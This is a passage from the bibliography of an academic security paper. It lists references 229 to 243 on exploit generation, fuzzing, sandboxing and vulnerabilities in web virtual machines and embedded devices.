[229] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. FUZE: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *Proceedings of the 27th USENIX Security Symposium (USENIX SS)*, August 2018.

[230] Luhang Xu, Weixi Jia, Wei Dong, and Yongjun Li. Automatic exploit generation for buffer overflow vulnerabilities. In *Proceedings of the 4th IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C)*, July 2018.

[231] Tao Yan. The latest Flash UAF vulnerabilities in exploit kits. `https://unit42.paloaltonetworks.com/the-latest-flash-uaf-vulnerabilities-in-exploit-kits/`, 2015. Accessed: 2016-12-02.

[232] Xuejun Yang, Yang Chen, Eric Eide, and John Regehr. Finding and understanding bugs in C compilers. In *Proceedings of the 32nd ACM SIGPLAN conference on Programming Language Design and Implementation (PLDI)*, pages 283–294, 2011.

[233] Bennet Yee, David Sehr, Gregory Dardyk, J. Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native client: A sandbox for portable and untrusted x86 native code. In *Proceedings of the 30th IEEE Symposium on Security & Privacy (S&P)*, pages 79–93, 2009.

[234] Fadi Yilmaz and Meera Sridhar. A survey of in-lined reference monitors: Policies, applications and challenges. In *16th ACS/IEEE International Conference on Computer Systems and Applications (AICCSA)*, 2019.

[235] Fadi Yilmaz and Meera Sridhar. Guide me to exploit: Assisted ROP exploit generation for ActionScript virtual machine. In *Proceedings of the 29th USENIX Security Synposium (USENIX SS)*, 2020. under review.

[236] Fadi Yilmaz, Meera Sridhar, Abhinav Mohanty, Vasant Tendulkar, and Kevin W. Hamlen. A fine-grained classification and security analysis of web-based virtual machine vulnerabilities. *Computers and Security*, 2020. under review.

[237] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. SemFuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, OCt-Nov 2017.

[238] Awad Younis, Yashwant K Malaiya, and Indrajit Ray. Assessing vulnerability exploitability risk using software properties. *Software Quality Journal*, 24(1): 159–202, 2016.

[239] Dachuan Yu, Ajay Chander, Nayeem Islam, and Igor Serikov. JavaScript instrumentation for browser security. In *Proceedings of the 35th ACM Symposium on Principles of Programming Languages (POPL)*, pages 237–249, 2007.

[240] Ming Yuan, Ye Li, and Zhoujun Li. Hijacking your routers via control-hijacking URLs in embedded devices with web interfaces. *Information and Communications Security (ICICS)*, 10631:363–373, 2017.

[241] Kim Zetter. Hacking team shows the world how not to stockpile exploits. `http://www.wired.com/2015/07/hacking-team-shows-world-not-stockpile-exploits/`, 2015. Accessed on : 1-1-2018.

[242] Chen Zhao, Yunzhi Xue, Qiuming Tao, Liang Guo, and Zhaohui Wang. Automated test program generation for an industrial optimizing compiler. In *ICSE Workshop on Automation of Software Test*, pages 36–43, 2009.

[243] Jinjing Zhao and Ling Pang. Automated fuzz generators for high-coverage tests based on program branch predications. In *2018 IEEE Third International Conference on Data Science in Cyberspace (DSC)*, pages 514–520, 2018.